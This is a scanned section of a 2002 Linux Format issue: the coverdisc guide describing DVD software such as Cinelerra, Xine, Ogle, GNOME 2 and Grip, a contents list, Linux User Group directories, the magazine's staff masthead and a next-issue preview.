PackageDataBaseView	Generates an HTML view of an RPM database
PrintQuota	Printing service quota tracking tool
SimpleRescueCD	Small bootable Linux rescue CD
StoreBackup	Backup utility that stores files on other disks
Sysstats	Adds a graphical log of historic information to Webmin
TigerSecurityTool	Programs to perform a security audit of Unix systems
Wake-On-LanControlCenter	Send Wake-On-Lan "magic packets" from your Web browser

Coverdisc



Neil Bothwick is your guide through the wonders of this month's jam-packed *Linux Format DVD*. This month we bring you a desktop and video bonanza!

The CD users get a fairly complete Slackware installation on a single CD, but you lucky DVD people get the whole lot. There are extra packages in the slackware directory, these are covered by the installer, so you don't need to do anything with those. Full source is also included in the source directory (well, where else did you think it would be?).

There are also some extra packages in the extra directory. These need to be installed separately, using the Slackware *installpkg* tool. There is a text file in the extra directory that describes the contents of these packages. Type

`man installpkg` in a terminal window to see the options for installing.

Graphics/Cinelerra

Broadcast 2000 was widely regarded as one of the best video production packages available for Linux. Distribution was stopped because of concerns over licensing and support issues. Now it has been resurrected as a new package with a new name. *Cinelerra* is a complete audio and video production environment. The emphasis is on power and features rather than ease of use. With features like render farm and multi-processor support, this is clearly not aimed at the general desktop user wanting to edit some home video. If you want something quick and easy, *MainActor* is probably a better choice. However, if you have an ambitious project in mind, you should certainly give *Cinelerra* a close look. The *Cinelerra* website warns that compiling from source is difficult, wherever possible you should install from the RPM.



Video production for the power user with *Cinelerra*.

On the DVD



Wherever you see this logo it means there's related stuff on the DVD


Important notice

Before you even put the DVD in your drive, please make sure you read, understand and agree to the following: The *Linux Format DVD* is thoroughly tested for all known viruses, and is independently certified virus-free before duplication. We recommend that you always run a reliable and up-to-date virus-checker on ANY new software. While every care is taken in the selection, testing and installation of DVD software, Future Publishing can accept no responsibility for disruption and/or loss to your data or your computer system which may occur while using this disc, the programs or the data on it. You are strongly advised to have up-to-date, verified backups of all important files. Please read individual licences for usage terms.

Graphics/Ogle & Xine

If you're reading this, the chances are you have a DVD drive in your computer. You probably want to use it for more than reading *Linux Format* DVDs (not that reading *Linux Format* DVDs isn't reason enough for a DVD drive). The two most popular DVD players for Linux are *Xine* and *Ogle*, and both have recently been updated. Both have their fans, and both are excellent programs for viewing DVD movies on your computer. Rather than try to tell you which is best, we are going to let you decide for yourself, so both programs are on this month's DVD.

The relevant directories on the DVD contain all the files you need to read and play DVDs, with one important exception. In order to



Xine or *Ogle*? When it comes to DVD playback, the choice is yours.

play CSS encrypted DVDs, which includes just about every commercial DVD, you need *libdvdcss*. The legal status of this library is in some doubt, so we are unable to include it on the DVD. You can download it from the *Ogle* homepage, there's a link on the DVD. Note that if you install *Xine* first, you will need *libdvdread*, which is in the *Ogle* directory.

Desktop/GNOME2

GNOME2 was released just too late for last month's coverdisc, so here it is. We were only able to include it as tarballs or RPMs for Red Hat, although these should work for other distributions. Before you try to install it, we recommend you take a close look at the GNOME installation Guide, also in the Desktop directory. This contains

detailed instructions on upgrading from GNOME 1.4 to version 2, as well as on installing GNOME 2.0 from scratch. Once you have installed it, take a look at the GnomeApplets directory. This contains several panel applets written for GNOME 2.0.

Desktop/MultiCD

I remember when I bought my Zip drive, over six years ago. All that storage space was wonderful, I could perform backups as often as I wanted without having to swap disks. By the time I'd started to outgrow it, I already had a CDR drive, and could back up 650MB at a time. Nowadays, even the 700MB of a CDR or CDRW disc is insufficient for many backups. *MultiCD* is a solution to that problem. It backs up to multiple discs, much like the old floppy disk backup programs used to, prompting you to change discs as each one is filled. If you have a sufficiently fast machine, it can be configured to create the image file for the next disc at the same time as burning the current disc. This should be turned off on slower machines unless you have a BURNProof drive, or you'll end up with coasters instead of backups.

Files are not compressed or archived as they are backed up. This has the disadvantage of requiring more CDs, but it means you can easily recover individual files when you need to. There are many options to help you make backups just how you want them, from choosing which paths or files to backup or exclude to playing a sound when the disc needs changing. You can even use a different CD writing program from *cdrecord*, it looks

as though you could use this to backup to DVD-RW discs too, with a suitable drive.

Games/PhobiaIII

Phobia III is basically an action shooting game. It's one of the "kill as many aliens as you can before they kill you" genre, in other words totally escapist and great fun. This is a big game, the tarball is almost 150MB before compression, much of this is taken up by the imagery for the game. There is also a teaser of the game, in the form of an MPEG animation. If this all sounds a little too energetic for you, we also have *PySol*, a collection of patience (solitaire) card games on the DVD.

Sound/Grip

While it is true that MP3 is used to distribute copyrighted music illegally, it is genuinely useful in legal ways too. A CD only contains a dozen or so tracks, and there's not much you can do with a CD player except change the order in which they're played. By encoding tracks for many CDs as MP3 or Vorbis files on your hard drive, you have access to all of your music collection in one place, without having to change discs. *Grip* is one of the best programs to get your CDs onto your hard drive in the first place. You just put a CD in the drive, select the tracks you want and press the Rip+Encode button. Then you can get on with something else while *Grip* extracts the audio data from the disc and encodes it as MP3 or Ogg Vorbis, whichever you choose. If you are connected to the Internet

Troubleshooting

Install that troublesome package

You've found a program you want to try on the coverdiscs, you've installed it and it doesn't work (or maybe it doesn't even install). What next? The first step is to check any README or INSTALL files in the archive. If you've installed from RPM,


```
rpm -ql packagename
```

will show what's been installed, so you can find the documentation. The next port of call is the program's home page,

which is linked to from its entry in the CD/DVD index pages.

This may have a FAQ (Frequently Asked Questions) or links to other programs or libraries on which the program depends.

If that doesn't help, your next stop should be the Help forum at www.linuxformat.co.uk where it's likely another reader has already found a solution to your problem.



GNOME 2.0 is here at last. See for yourself whether it was worth the wait. We have instructions for upgrading, and for installing from scratch.

when you insert the disc, *Grip* will query the database at freedb.org and add the correct artist, album and track information.


Sound/Zinf

Once you have your music on your hard drive, you need a player. *Zinf* is such a player. *Zinf* is one of those recursive acronyms, it stands for *Zinf Is Not FreeAmp*. In this case, the acronym is not only recursive but misleading too, as *Zinf* was called *FreeAmp*. Apparently, the AMP name is trademarked, hence the name change. Anyway, whatever you call it, this program is an excellent audio player. It is capable of scanning all or part of your hard drive for music files and sorting them into categories (based on the genre information in the MP3 header tags). In addition to the previously mentioned MP3 and Ogg Vorbis files, *Zinf* can play Wave files, audio CDs and streaming audio from Shoutcast and Icecast Internet servers.

Streamed audio can also be saved for later playback. *Zinf* is also themeable, but that's almost obligatory for an audio player these days.

Office/TkVoice

If you've finally succumbed to the temptations of broadband Internet access, you now find yourself with a modem that you won't be using. You can't throw it away or sell it, you'll need it in case your broadband connection ever fails. One possible use for it is as a telephone answering or fax machine. *TkVoice* is a front end to the *mgetty* and *vgetty* programs, also included, that enables your modem to receive fax and voice calls for you. *TkVoice* lets you record your personalised messages and gives you a list of the calls you've received. Faxes can be viewed on screen and printed only when needed. If, like me, your fax number has found its way onto many lists, this feature alone will save you a fortune in fax paper costs. [LXF](http://www.linuxformat.co.uk)



If it moves shoot it, otherwise shoot it anyway. *Phobia III* is all action.

LinuxFormatCoverdiscDVD

» DVD CONTENTS AT A GLANCE

Desktop

BDAY	Reminds you of upcoming birthdays
BrainSplatPHP	Single-user journaling program
BurnBabyBurn	Set of utilities for burning to CD-R and CD-RW media
ColdSpot	A simple screen locker for X
CRM	Filtering and mutilation language based on regex operations
EditMinus	Full featured text editor
EquinoxDesktopEnvironment	Simple, fast and light Desktop Environment
F2html	Builds a sorted list of files on your system
Gentoo	Configurable, two-pane file manager
GNOME2	The final release version of GNOME 2.0
GnomeApplets	Collection of many applets for your GNOME panel
GnomeInstallationGuide	How to install a stable GNOME system and applications
GQ	GTK-based LDAP client to search and browse any LDAP server
GtkLPForCUPS	Frontend for the lpr that comes with CUPS
gTuring	Turing Machine simulator developed for GNOME
Lieabed	Console inactivity detection program
MultiCD	Backup a large number of files to multiple CDs
MultiGnomeTerminal	Run multiple terminals within the same window
NautilusUserEnvironment	Network user environment
NetspeedApplet	Shows the traffic on a specified network device
Openbox	Window manager with no external library dependencies
Paleta	Personal log program for the GNOME desktop
phpToDo	Simple todo list written in PHP with MySQL
PutoAmoWindowManager	Full featured window manager, but without useless frills
ToDoManager	Task manager to save keeping track of pieces of paper
Txt2man	Converts flat ASCII text into the man page format
WebPDA	View your palmdesk address book from a Web page

Development

Bugzero	Feature complete bug/defect/issue/case tracking system
gManEdit	Editor for man pages that runs on X with GNOME/GTK
GnomePython	Set of interfaces to gnome-libs
GQL	C++ library for generic SQL database access
HTML-Defaultify	Present CGI forms with some fields filled in
Japhar	The Hungry Programmers' Java VM
JUMP	Java-based extensible high-precision math package
Log4Py	Logging module for Python programmers
Luxor	XML User Interface Language (XUL) toolkit in Java
PHPPProfilerClass	Code profiling and performance optimisation for PHP
PycURL	Python module interface to the cURL library
REXML	Reasonably fast, non-validating XML parser
Spin	Transparent thread handling to avoid GUI "freeze"
TheExaminer	Tool to analyze foreign binary executables
Xineo	Parses large XML documents and streams efficiently
XOSD	Simple library to display shaped text on your X display

Distros

IDMLinux	A base for server software and hosting
WebfishLinux	Linux for servers, routers, and customised workstations

Games

CatchTheKnuddelmonster	Puzzle/action game
ClanShip	Single player version of Battleship
Crossfire	Multi-player graphical arcade and adventure game
Phobiall	Free, multi-platform "kill-em-all" game
phpRPG	Multiplayer fantasy role-playing game driven by PHP/MySQL
PySol	Exciting collection of more than 200 solitaire card games
PythonEmpireInterface	Connect to empire 4.x.x (Wolfpack) servers

RealityCyanideClient	Client for Cyanide, a multi-player online role-playing game
SearchTool	Server browser for Internet games (specifically Half-Life)
WorDoG	World Domination Game

Graphics

Cinellera	Complete audio and video production environment for Linux
EngyCAD	A program for drawing in the X-Window System
Ogle	DVD player that supports DVD menus and navigation
Vobcopy	Copies and decrypts DVD .vob files to hard disk
Xine	Video player for MPEG 1&2, DVDs, VCDs, SVCDs and AVI files

Internet

deStats	IRC logfile analysis tool
DownloaderForX	Download manager for HTTP and FTP
G-page	Send text messages to pagers or SMS enabled PCS phones
GMime	Utilities for parsing and creating messages
MaltAwayEmailForwarder	Forwards important email to your cell phone or pager
Matt	Mail files as base64 encoded attachments
PTInkOpenProxyMonitor	Scans for IRC users connecting from open proxy hosts

Office

CALAMAR	Accounting program entirely written in Java
gLabels	Lightweight program for creating labels and business cards
SimpleExpensesManager	Perl CGI for entering simple day-to-day expenses
TkVoice	Answering machine and Fax frontend for mgetty/vgetty

Server

Apache	The world's most popular HTTP server
ECHOpayform	Allows you to accept credit cards and cheques online
ELOGElectronicWebLogbook	Electronic logbook with a Web interface
MHArc	Create and manage searchable archives of mailing lists
MHonArc	HTML mail archiving with index, mail thread linking, etc.
NeoBoard	Create Web-based threaded message boards
OK-Forum	Highly configurable PHP/MySQL webforum
OK-Maillist	Mailing list administration interface
PerINuke	Content Management System like phpNuke but based on Perl
Squidalyser	Squid traffic analyser allowing per-user scrutiny
Webmlist	Web mailing list archive system

Sound

Grip	CD ripper and MP3/Ogg-Vorbis encoder for the GNOME desktop
Lars	Lars helps you mass-produce audio CDs from MP3s.
RythMAidGUI	Generates a drum, bass and piano track
StreamTuner	Stream directory browser
XMMS-itouch	XMMS plugin to use the extra keys on an iTouch keyboard
Zinf	MP3/Vorbis/CD audio player, formerly known as FreeAmp

System

BastilleLinux	Comprehensive, flexible and educational Security Hardening
Cpio	Copies files into or out of a cpio or tar archive
JFSForLinux	IBM's journaling filesystem, ported to Linux
MaillogView	Webmin module to view all your /var/log/maillog.* files
MakeCD-ROMRecovery	Makes a bootable (El Torito) disaster recovery image
PartedAndUtilitiesDisk	Utility bootdisk with mc, parted and filesystem utilities
RPMRebuild	Build an RPM file from an already installed package
Samba	Share files and printers with Windows
TOSKA	Toolkit for OpenSSH Key Administration
Webmin	Web-based interface for system administration

User Groups

Your local Linux User Group needs you! LUGs worldwide are full of members keen to help with your problems, discuss ideas and generally natter about all things Linux. We have collected a load of information here so you can find the LUG closest to you. You can find lots more information online at: www.lug.org.uk or <http://lugwww.counter.li.org/groups.cms>

1 Hampshire

URL www.hants.lug.org.uk
Contact Hugo Mills

2 Bristol & Bath

URL www.bristol.lug.org.uk

3 Scottish

URL www.scottish.lug.org.uk
Contact Tony Dyer

4 Oxford

URL www.oxford.lug.org.uk
Contact Alasdair G Kergon

5 Kent

URL www.kent.lug.org.uk
Contact John Mills

6 Brighton

URL www.brighton.lug.org.uk
Contact Johnathan Swan

7 Worcestershire

URL www.worcs.lug.org.uk
Email info@thirdeyedevlopment.com

8 Northants

URL www.northants.lug.org.uk
Contact Kevin Taylor

9 Anglian

URL www.anglian.lug.org.uk
Contact Martyn Drake

10 Milton Keynes

URL www.mk.lug.org.uk
Contact Denny De La Haye

11 Doncaster

URL www.doncaster.lug.org.uk
Contact Andy Smith

12 Moray

URL www.moray.lug.org.uk
Contact Stewart Watson

13 West Wales

URL www.westwales.lug.org.uk
Contact Dan Field

14 Wolves

URL www.wolves.lug.org.uk
Contact Jono Bacon

15 Peterborough

URL www.peterboro.lug.org.uk
Contact Steve Gallagher

16 Edinburgh

URL www.edinburgh.lug.org.uk
Contact Alistair Murray

17 Tyneside

URL www.tyneside.lug.org.uk
Contact Brian Ronald

18 Leicester

URL www.leicester.lug.org.uk
Contact Clive Jones

19 Greater London

URL <http://gl.lug.linux.co.uk/>
Contact John Southern

20 Surrey

URL www.surrey.lug.org.uk
Contact Jay Bennie

21 Cambridge

URL www.cam-lug.org

22 Devon & Cornwall

URL www.dclug.org.uk
Contact Simon Waters

23 Falkirk

URL www.falkirk.lug.org.uk

24 Manchester

URL www.manlug.mcc.ac.uk
Contact John Heaton, Owen Le Blanc

25 Hertfordshire

URL www.herts.lug.org.uk
Contact Nicolas Pike

26 West Yorkshire

URL www.wylug.lug.org.uk
Contact Jim Jackson

27 Sheffield

URL www.sheflug.co.uk
Contact Richard Ibbotson

28 Staffordshire

URL www.staffslug.org.uk

29 North East

URL www.shofar.uklinux.net/NELUG

30 London

URL www.lonix.org.uk

31 Thames Valley

URL www.sclug.org.uk

32 Liverpool OpenSource

URL http://linux.liv.ac.uk/_liv_linux_ug/
Contact Simon Hood

33 Deal Amiga Club

Email superhighwayman@hotmail.com
Contact John Worthington

34 Chesterfield

Email spirelug@yahoo.co.uk
Contact Robin Needham

35 South Derbyshire

URL www.sderby.lug.org.uk
Contact Dominic Knight

36 Belfast (BLUG)

URL www.belfastlinux.cx
Contact Ken Guest

37 Wiltshire

URL www.wiltshire.lug.org.uk
Contact Jason Rudgard

38 South London

URL www.sl.lug.org.uk
Email ben@ilovephilosophy.com

39 Cheshire

URL www.sc.lug.org.uk
Contact Anthony Prime – enquiry@sc.lug.org.uk

40 North Wales

URL www.northwales.lug.org.uk
Contact Jonathan Cole

41 Midlands

URL www.midlandsLUG.cjb.net *WARNING: Popup ads*
Contact Pete Thompson

42 Cumbria

URL www.cumbria.lug.org.uk
Contact Jamie Dainton

43 Dorset

URL www.dorset.lug.org.uk
Contact John and Mat

44 Shropshire

URL www.shropshire.lug.org.uk
Email shropshire@lug.org.uk

45 South West

URL www.southwestlug.uklinux.net
Email southwest@lug.org.uk

46 South Wales

URL www.sw.lug.org.uk
Contact Tim Bonnell

47 North London

URL <http://www.kemputing.net/lug/anlug-aims.html>

48 Malvern

URL www.malvern.lug.org.uk
Contact Greg Wright

49 Huddersfield

URL www.hud.lug.org.uk
Contact Adam Brookes

50 Nottingham


URL www.nottingham.lug.org.uk
Contact Godfrey Nix

51 St Albans & Luton

URL www.lust.lug.org.uk
Contact Michael Culverhouse – mike@easily.co.uk

52 Wrexham

Contact Paul Kersey-Smith
Email paul@pkls.fsnet.co.uk



**53 Preston & Lancs**

URL www.preston.lug.org.uk
 Contact Phil Robinson

54 Derry

URL www.derry.lug.org.uk

55 Isle of Wight

URL www.iow.lug.org.uk
 Contact David Groom – info@iow.lug.org.uk

56 Scarborough

URL www.scarborough.lug.org.uk
 Contact Jamie Adams

57 Blackburn

Contact Matt Wright
 Email matt@consultmatt.co.uk

58 York

URL www.york.lug.org.uk
 Contact Ewan Mac Mahon

59 Lincs

URL www.lincs.lug.org.uk
 Contact Chris Lingard

60 Hull

URL <http://hulllug.cjb.net>
 Contact hulllug@jaxnetwork.co.uk

61 East London

URL www.eastlondon.lug.org.uk
 Contact Jonathan Spriggs

62 Gloucestershire & Cotswolds

URL www.gloucs.lug.org.uk
 Contact Francis Barton

63 West of Scotland

Contact Ray Gillian
 Email raygillan@fire-bug.co.uk

64 South Staffordshire

URL www.staffs.lug.org.uk
 Contact Oliver Keenan

65 Mansfield

URL www.mansfield.lug.org.uk
 Contact Brent Vardy

66 Borders

URL www.linux.bordnet.net
 Contact Welby McRoberts

67 South Birmingham

URL www.sb.lug.org.uk
 Contact Tim Williams

68 Coventry

Contact Darren Austin
 Email info@coventry.lug.org.uk

69 Newark & Lincoln

URL www.newlinc.lug.org.uk

70 Bedfordshire

URL www.beds.lug.org.uk
 Contact Neil Darlow

71 Lincoln

URL www.lincoln.lug.org.uk
 Contact Jon Shamash

72 Loughborough

URL www.loughborough.lug.org.uk
 Contact Martin Hamilton

73 Exeter University

Contact Nicholas Murison
 Email N.J.Murison@exeter.ac.uk

74 Sunderland

Contact Thomas Croucher
 Email thomas.croucher@sunderland.ac.uk

75 East Yorkshire

Contact Daniel Gallacher
 Email sharkonline@whatemail.com

76 Cleveland Open Source Group

Contact Haniff Din
 Email openlug@digitalmedia.co.uk

77 Beverley

Contact Vladimir Lukyanov
 Email vladimir_lukyanov@hotmail.com

78 Dundee & Tayside

URL www.dundee.lug.org.uk
 Contact Duncan Gauld

79 Sussex

URL www.phpworld.co.uk/~swlug
 Contact Gareth Ablett

LinuxUserGroups

LUG OF THE MONTH!

Dorset

The Dorset LUG opened its doors in May 2000. At first the doors were only ajar, but in October that year a few of the members gave the doors a big kick and they've been fully open ever since.

Originally meetings were held at local hostelrys; this had the advantage of being handy for the beer, but the disadvantage that getting anything done was a bit difficult... The group now meets at Bournemouth University – third

Tuesday of every month. Meetings are fairly informal and consist mainly of planning and chit-chat (not necessarily in that order).

One of the most successful activities to date has been the 2002 Install Day. The members were so impressed by the 2001 event that the decision was taken to organise the national event this year. A website was set up and all of the LUGs in the country contacted. As a result, nearly 30

events were run and the Dorset event attracted quite a few new members.

The group is also holding a series of workshops at a local Community Centre. These are aimed at old hands and newcomers alike and more details may be found on the Mailing List which is very active with queries, announcements and comments.

www.dorset.lug.org.uk



Worldwide Linux User Groups

Free Software users across the globe

Australia

ADELAIDE

URL www.linuxsa.org.au
Email mtippet@anu.edu.au

ALICE SPRINGS

URL www.aslug.org.au

MELBOURNE, VICTORIA

URL www.luv.asn.au
Contact luv-committee@luvasn.au

PERTH

URL <http://plug.linux.org.au/>

Europe

AUVERGNE

URL www.linux-arverne.org
Email Cyril.Hansen@wanadoo.fr

COSTA DEL SOL (English speaking)

URL www.fuengirola.lug.org.uk

DENMARK

AIssund www.alslug.dk

Esbjerg www.eslug.dk

Fyns www.flug.dk

Midt-og Vestjylland www.mvjlug.dk

Nordjylland www.njlug.dk

Skåne Sjælland www.sslug.dk

Trekantsområdet www.tlug.dk

Vest-fyn www.haarby-net.dk/vflug

Århus www.aalug.dk

EIRE

URL www.linux.ie
Email root@linux.ie
URL www.dilu.org
Email glossary@dilu.org

GOTHENBURG

<http://nain.oso.chalmers.se/LUGG/>

UK: Don't forget the distro-specific lists:

URL www.lug.org.uk/maillist.html

India

URL www.linux-india.org
Email newsmaster@linux-india.org

TRIVANDRUM

URL www.river-valley.com/tux
Email anil@river-valley.com

Middle East

EGYPT

URL www.linux-egypt.org
Contact Hesham Bahram

North America

ALASKA

URL www.aklug.org
Email deem@wdm.com

ALBERTA

URL <http://calgary.linux.ca/>

BATON ROUGE

URL www.br lug.net
Email dpuryear@usa.net

BAY AREA

URL www.balug.org
Email aftyde@balug.org

CLARKSVILLE, TN

URL www.cllug.org
Email tux@cclug.org

DENVER

URL <http://clue.denver.co.us/>

FLORIDA

URL www.flux.org

LOS ANGELES

URL www.lalugs.org
Email dank@alummi.caltech.edu

NORTH COLORADO

Email nclug@nclug.org

OTTAWA CANADA

URL www.oclug.on.ca

TAMPA

URL www.suncoastlug.org
Email president@suncoastlug.org

UHACC Normal, IL

URL www.uhacc.org
Email lug@uhacc.org

VIRGINIA TECH

URL www.vtlug.org
Email nega@vt.edu

South America

BUENOS AIRES

Email dcoletti@impost.com.ar

CHILE

URL www.linux-chile.org

MONTEVIDEO

URL www.linux.org.uy

PARAGUY/ ASUNCION

Email rolgiati@conexion.com.py

SAO PAULO

URL <http://gul.ime.usp.br/>
Email gul@ime.usp.br

LUGs – your local help

Welcome to our expanded User Group pages. With nearly 80 LUGs active around the UK, and several hundred more around the world, we are happy to give them more space.

LUGs are often the focal point for Free Software involvement in a community, organising events for local businesses, helping schools and even providing a good excuse to go down the pub and meet some friends.

LUGs need you!

However the one thing a LUG needs to thrive is *you*. A LUG is a group of GNU/Linux *users* – no more, no less. The success of each and every LUG is down to the enthusiasm of its members. It needn't involve too much effort – just answering the odd question on the LUG mailing list, or helping to keep the website up to date – but each and every member counts.

If you want to support Free Software use in your local area then joining your local LUG is a great start. If you live in the UK have a look at www.lug.org.uk/lugs/index.html If not take a look at www.linux.org/groups We will try and keep our map (*see page 111*) as up to date as possible, but there is always the chance that a new LUG has appeared after we have gone to press.

As well as helping your fellow Linux users, the chances are that you will benefit from the different experiences of your fellow members.

What are you waiting for? Join in!


LUG events

This spring's Install Days showed the potential both for LUG events and company involvement. LUGs can promote Linux in a variety of ways. Sheffield LUG kicked off this year with their huge Linux seminar involving IBM and SuSE, along with local businesses and a speaker from the Free Software Foundation Europe. If you run a business, then why not consider sponsoring an event?

What, no LUG?

If there is no LUG in your area, then there is only one thing for it – start your own. As with all things Linux there is a HOWTO guide at www.linuxdoc.org/HOWTO/User-Group-HOWTO.html As well as a short guide at www.lug.org.uk/lugmasters/howto.html

Set yourself realistic targets, and try and share out the workload – this will keep it a pleasure, not a burden. **LXF**



Don't be alone with your Linux, join a User Group.

Linux User Group organisers

If you're not listed here, or we have your details wrong, please contact us at: **LUGS!, Linux Format, 30 Monmouth Street, Bath, BA1 2BW** or email your details to: linuxformat@futurenet.co.uk

EDITORIAL**Editor** Nick Veitch nick.veitch@futurenet.co.uk**Art Editor** Julian Jefferson julian.jefferson@futurenet.co.uk**Reviews Editor** Richard Drummond richard.drummond@futurenet.co.uk**Production Editor** Richard Smedley richard.smedley@futurenet.co.uk**Editorial Contributors**

Jono Bacon, Neil Bothwick, David Cartwright, Andy Channele, David Coulson, Hoyt Duff, Simon Goodwin, Paul Hudson, Jon Kent, Neil Lucock, Brian Long, Biagio Lucini, Bruce Richardson, Robert Smith, Charlie Stross, Tom Wilkinson

COVER CD PRODUCTION**CD Editor** Neil Bothwick**Senior CD Editor** Kate Hadley**ART CONTRIBUTORS****Photography** Dave Caudery, James Wilson, Getty Images, Corbis**Illustration** Paul Bateman, Chris Winn, Shane Collinge**ADVERTISING SALES**

Matt Stanley 01225 442244

matt.stanley@futurenet.co.uk

Emma Mimmack 01225 442244

emma.mimmack@futurenet.co.uk**MARKETING AND PROMOTIONS****Marketing Manager** Fiona Tully**Subscriptions Executive** Nick Skardon**PRODUCTION****Production Co-ordinator** Diane Ross**Group Production Manager** Clare Tovey**Advertising Production Co-ordinator** Jo Crosby**MANAGEMENT****Publisher** Dave Taylor**Group Advertising Manager** Simon Moss**Group Publisher** John Weir**Circulation Director** Sue Hartley**Managing Director** Colin Morrison**DISTRIBUTION AND CIRCULATION****Circulation Manager** Jamie Malleyjamie.malley@futurenet.co.uk**Distributed by** Seymour Distribution, 86 Newman Street,

London W1T 3EX

Tel +44 (0)207 3968000**Overseas Distribution by** Future Publishing Ltd.**Tel** 01225 442244**Overseas Licences**Simon Wear simon.wear@futurenet.co.uk**Tel** +44(0)1225 442244 **Fax** +44 (0)1225 732361**Contact Details**

Linux Format, 30 Monmouth Street, Bath BA1 2BW

Tel +44 (0)1225 442244 **Email** linuxformat@futurenet.co.uk**Subscriptions and Mail Order****Phone** +44 (0)1458 271178. See page 98**Email** linuxformat.subs@futurenet.co.uk**Copyright** No part of this publication may be reproduced without written permission from our publisher. We assume all letters sent – by email, fax or post – are for publication unless otherwise stated, and reserve the right to edit contributions. All contributions to Linux Format are submitted and accepted on the basis of

non-exclusive worldwide licence to publish or license others to do so unless otherwise agreed in advance in writing recognises all copyrights and trademarks. Where possible, we have acknowledged the copyright holder. Contact us if we haven't credited your copyright and we will always correct any oversight.

All CD-ROM demos and reader submissions are supplied to us on the assumption they can be incorporated into a future covermounted CD-ROM, unless expressly stated to the contrary. We cannot be held responsible for mistakes or misprints. Linux Format recognises all copyrights in this issue. Where possible we have acknowledged the copyright holder. Please contact us if we have failed to credit copyright.**Disclaimer** All tips in this magazine are used at your own risk. We accept no liability for any loss of data or damage to your computer, peripherals or software through the use of any tips or advice.**Printed** in the UK by Midway Clark (Holt) and © Future Publishing Ltd 2002**LINUX** is a trademark of Linus Torvalds, GNU/Linux is abbreviated to Linux throughout for brevity.

All other trademarks are the property of their respective owners

Future Publishing Ltd. is part of The Future Network plc.

The Future Network produces carefully targeted specialist magazines and websites for groups of people who share a passion. We aim to satisfy their passion by creating titles that offer superb value for money, trustworthy information, multiple ways to save time and money, and are a pleasure to read or visit. Today we publish more than 80 magazines and over 30 magazine websites and networks from offices in five countries. The company also licences 32 of its titles resulting in over 60 local editions in a further 23 countries. The Future Network plc is a public company quoted on the London Stock Exchange (symbol: FNET).

Non-executive Chairman: Roger Parry**Chief Executive:** Greg Ingham**Chief Operating Officer & Managing Director, UK:** Colin Morrison**Group Finance Director:** John Bowman**Tel** +44 (0)1225 442244www.thefuturenetwork.plc.ukBATH • LONDON • MILAN •
NEW YORK • PARIS •
SAN FRANCISCO • WROCLAW

NEXT MONTH

Issue 32 on sale Wednesday 11 September

Many of your services might depend on a good database – but are you getting the best performance. *MySQL* expert Jeremy Cole will be giving us the inside tips on how to make your database do more, better.

USB 2.0

How well does the latest incarnation of USB work under Linux, and what is it good for – find out in our guide plus mini reviews of common usb devices.

PLUS:

Debian 3.0 at last!, *DHCP Turbo* and *BXPro Motif* designer on test, What on Earth is the Palladium, the long awaited Amiga emulation feature and more.

LINUXPRO

Next month we lift the lid on United Linux – is it a great leap forward? Plus case studies, comment and analysis of real-world Linux.

**DON'T MISS YOUR COPY OF LINUX FORMAT!**

Get it delivered to your door every month – subscribe on page 98

LINUXPRO

